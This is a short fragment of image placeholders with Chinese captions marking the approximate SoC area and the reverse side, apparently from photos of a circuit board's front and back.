
SoC 範圍 (約略)




反面




SoC 範圍 (約略)




反面



